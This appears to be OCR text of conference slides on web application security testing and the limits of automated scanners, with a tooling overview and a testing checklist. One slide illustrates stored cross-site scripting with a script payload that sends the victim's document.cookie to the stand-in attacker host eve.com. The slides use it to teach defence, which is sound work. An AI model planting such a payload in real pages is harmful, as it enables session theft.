Security Testing - Where Automation Fails

Pine is onderdeel van Computest

Today

- How does security testing of web applications work
- What does the tooling landscape look like
- How does automated security testing fail
- What *can* we do

Image courtesy of http://theverybesttop10.com/funny-bad-security-fails/

Hi

Christiaan Ottow

- Developer, Sysop, Hacker
- Security Coach @ Computest / Pine Digital Security
- cottow@computest.nl
- @cottow




Image courtesy of https://ospois.wordpress.com/2008/11/13/

Image courtesy of http://matrix.wikia.com/wiki/The_Matrix_Revolutions

Image courtesy of http://knowyourmeme.com/memes/first-day-on-the-internet-kid




Image courtesy of http://www.opensamm.org/







Image courtesy of https://www.microsoft.com/en-us/sdl/process/verification.aspx


Web application
Web application
API
Ext. Connector
Middleware
Middleware
Mgt system
DB
SAN


Web application
Web application
API
Ext. Connector
Middleware
Middleware
Mgt system
DB
SAN


Web application
Web application
API
Ext. Connector
Middleware
Middleware
Mgt system
DB
SAN

4.0	**Privacy and confidentiality**		
4.1	Check for insecure transmission of sensitive information	✓	**4.4.1**
4.2	Check for sensitive information in externally archived page	✓	**4.4.2**
5.0	**File upload**		
5.1	Check for uploading of (dynamic) scripts	✓	**4.5.1**
6.0	**Sessions**		
6.1	Check for cross-site request forgery	✗	**4.6.1**


See https://www.certifiedsecure.com/checklists/


BURPSUITE
PROFESSIONAL


python™


Vim


ATTACKER



Message to John

```
Hi John, <script>var i
= new Image();
img.src = 'http://
eve.com/'+document.cook
ie;
</script> how are you?
```


FriendFace website



Message from Kevin

```
<html>
<body>
<p>Message from Eve:</p>
<p>Hi John, <script>var i = new
Image(); img.src = 'http://
eve.com/'+document.cookie;</script>
how are you?
</p>
</body>
</html>
```

VICTIM



